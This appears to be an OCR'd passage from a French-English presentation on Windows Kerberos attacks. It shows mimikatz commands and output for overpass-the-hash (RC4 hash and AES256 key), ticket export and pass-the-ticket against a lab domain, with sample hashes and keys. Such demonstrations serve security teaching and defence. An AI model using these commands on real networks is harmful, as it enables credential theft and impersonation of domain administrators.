
- Avec une clé RC4 (Hash NTLM)



Windows Kerberos

Overpass-the-hash

- Ou bien avec une clé AES



Windows Kerberos


Overpass-the-hash

```
mimikatz # sekurlsa::pth /user:Administrator /domain:LAB.LOCAL
/rc4:cc36cf7a8514893efccd332446158b1a
user    : Administrator
domain  : LAB.LOCAL
program : cmd.exe
NTLM    : cc36cf7a8514893efccd332446158b1a
  |  PID  3632
  |  TID  3924
  |  LUID 0 ; 442172 (00000000:0006bf3c)
  \_ msv1_0   - data copy @ 00B30F54 : OK !
  \_ kerberos - data copy @ 00BC5C18
   \_ aes256_hmac       -> null
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       OK
   \_ rc4_hmac_old      OK
   \_ rc4_md4           OK
   \_ rc4_hmac_nt_exp   OK
   \_ rc4_hmac_old_exp  OK
   \_ *Password replace -> null
```

```
mimikatz # sekurlsa::pth /user:Administrator /domain:LAB.LOCAL
/aes256:1a7ddce7264573ae1f498ff41614cc78001cbf6e3142857cce2566ce74a7f25b
user    : Administrator
domain  : LAB.LOCAL
program : cmd.exe
AES256  : 1a7ddce7264573ae1f498ff41614cc78001cbf6e3142857cce2566ce74a7f25b
  |  PID  2120
  |  TID  2204
  |  LUID 0 ; 438984 (00000000:0006b2c8)
  \_ msv1_0   - data copy @ 00B2936C : OK !
  \_ kerberos - data copy @ 00BC5A68
   \_ aes256_hmac       OK
   \_ aes128_hmac       -> null
   \_ rc4_hmac_nt       -> null
   \_ rc4_hmac_old      -> null
   \_ rc4_md4           -> null
   \_ rc4_hmac_nt_exp   -> null
   \_ rc4_hmac_old_exp  -> null
   \_ *Password replace -> null
```

Windows Kerberos

- What else?



Windows Kerberos


- Tickets…

```
mimikatz # sekurlsa::tickets /export

Authentication Id : 0 ; 963494 (00000000:000eb3a6)
Session           : Interactive from 2
User Name         : Administrator
Domain            : LAB
SID               : S-1-5-21-2929287289-1204109396-1883388597-500
[…]
        Group 0 - Ticket Granting Service
         [00000000]
           Start/End/MaxRenew: 19/11/2014 03:00:52 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
           Service Name (02) : cifs ; dc.lab.local ; @ LAB.LOCAL
           […]
           Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             13d5f91632296f1d2bc658793ffc458f7abac80ef062aa908359f7eaa1f9b946
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 3        [...]
           * Saved to file [0;eb3a6]-0-0-40a50000-Administrator@cifs-dc.lab.local.kirbi !

        Group 1 - Client Ticket ?

        Group 2 - Ticket Granting Ticket
         [00000000]
           Start/End/MaxRenew: 19/11/2014 03:00:12 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
           Service Name (02) : krbtgt ; LAB.LOCAL ; @ LAB.LOCAL
           […]
           Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;
           Session Key       : 0x00000012 - aes256_hmac
             7f75a0085ce638ff7dc43c1ee11f8d478f8ff1e4c863769f95f390223cebdc1a
           Ticket            : 0x00000012 - aes256_hmac       ; kvno = 2        [...]
           * Saved to file [0;eb3a6]-2-1-40e10000-Administrator@krbtgt-LAB.LOCAL.kirbi !
```


Windows Kerberos

Pass-the-ticket

- Avec un TGT, pour obtenir des TGS…



- Avec un ou plusieurs TGS



Windows Kerberos

Pass-the-ticket

```
  .#####.   mimikatz 2.0 alpha (x86) release "Kiwi en C" (Nov 17 2014 00:53:48)
 .## ^ ##.
 ## / \ ##  /* * *
 ## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 '## v ##'   http://blog.gentilkiwi.com/mimikatz             (oe.eo)
  '#####'                                  with 15 modules * * */


mimikatz # kerberos::ptt krbtgt.kirbi cifs.kirbi
  0 - File 'krbtgt.kirbi' : OK
  1 - File 'cifs.kirbi' : OK

mimikatz # kerberos::list

[00000000] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 19/11/2014 03:00:12 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
   Server Name       : krbtgt/LAB.LOCAL @ LAB.LOCAL
   Client Name       : Administrator @ LAB.LOCAL
   Flags 40e10000    : name_canonicalize ; pre_authent ; initial ; renewable ; forwardable ;

[00000001] - 0x00000012 - aes256_hmac
   Start/End/MaxRenew: 19/11/2014 03:00:52 ; 19/11/2014 13:00:12 ; 26/11/2014 03:00:12
   Server Name       : cifs/dc.lab.local @ LAB.LOCAL
   Client Name       : Administrator @ LAB.LOCAL
   Flags 40a50000    : name_canonicalize ; ok_as_delegate ; pre_authent ; renewable ;
forwardable ;
```

